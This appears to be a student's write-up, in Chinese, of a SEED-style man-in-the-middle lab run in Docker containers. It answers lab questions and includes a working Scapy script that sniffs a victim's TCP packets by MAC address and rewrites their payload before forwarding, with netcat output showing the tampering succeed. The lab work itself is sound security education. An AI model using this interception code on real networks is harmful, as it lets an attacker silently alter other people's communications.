
```
root@acfd7327b920:/volumes# python3 task1.py
.
Sent 1 packets.
root@acfd7327b920:/volumes#
```

在恶意路由器`docker4(10.9.0.111)`上，运行`mitm sample.py`。




```
.
Sent 1 packets.
*** b'AAAseu\n', length: 7
.
Sent 1 packets.
*** b'AAAseu\n', length: 7
.
Sent 1 packets.
*** b'AAAseu\n', length: 7
.
Sent 1 packets.
*** b'AAAseu\n', length: 7
.
Sent 1 packets.
*** b'AAAseu\n', length: 7
.
Sent 1 packets.
```

此时在`docker1(10.9.0.5)`和服务器`docker3(192.168.60.5)`之间进行通信，可以看到信息被修改，攻击成功。



```
[07/12/21]seed@VM:~/Desktop$ docksh 4b
root@4b076f8ba863:/# nc 192.168.60.5 9090
zhlseu
zhlseu
zhlseu
zhlseu
asdf
fgfg
ghgfh'
zhlseu
```




```
[07/12/21]seed@VM:~/Desktop$ docksh 9a
root@9abc187f3025:/# nc -lp 9090
zhlseu
zhlseu
zhlseu
zhlseu
asdf
fgfg
ghgfh'
AAAseu
```

问题4：流量方向为10.9.0.5到192.168.60.5，因为攻击程序的的意图是修改受害者到目的地址的数据包，所以需要捕获的流量方向为受害者IP ->目标IP。


问题5：我们可以观察到，以受害者的IP地址过滤时，在恶意路由器上会看到不停地发包；而以MAC地址过滤时，在恶意路由器上只能看到一个包。在server端都可以看到替换字符，说明两种方式攻击均成功。但我们能观察到不同的是以IP地址过滤时，恶意路由器在不停地发包，说明它对自己发出的报文在进行抓包检测，而以MAC地址过滤时，不会对自己发出的报文进行检测，因此，选择以MAC地址过滤的方法更好。

过滤`MAC`地址的代码如下：


```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'zhl', b'AAA')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp and ether src host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```



```
[07/12/21]seed@VM:~/Desktop$ docksh 61
root@619071c2d46f:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@619071c2d46f:/# cd volumes
root@619071c2d46f:/volumes# ls
mitm_sample.py  task1.py
root@619071c2d46f:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........
*** b'zhl20000801\n', length: 12
.
Sent 1 packets.
```



```
[07/12/21]seed@VM:~/Desktop$ docksh 1d
root@1dea120fa763:/# nc 192.168.60.5 9090
zhl20000801
zhl20000801
```



```
[07/12/21]seed@VM:~/Desktop$ docksh 92
root@92b970b12b9e:/# nc -lp 9090
zhl20000801
AAA20000801
```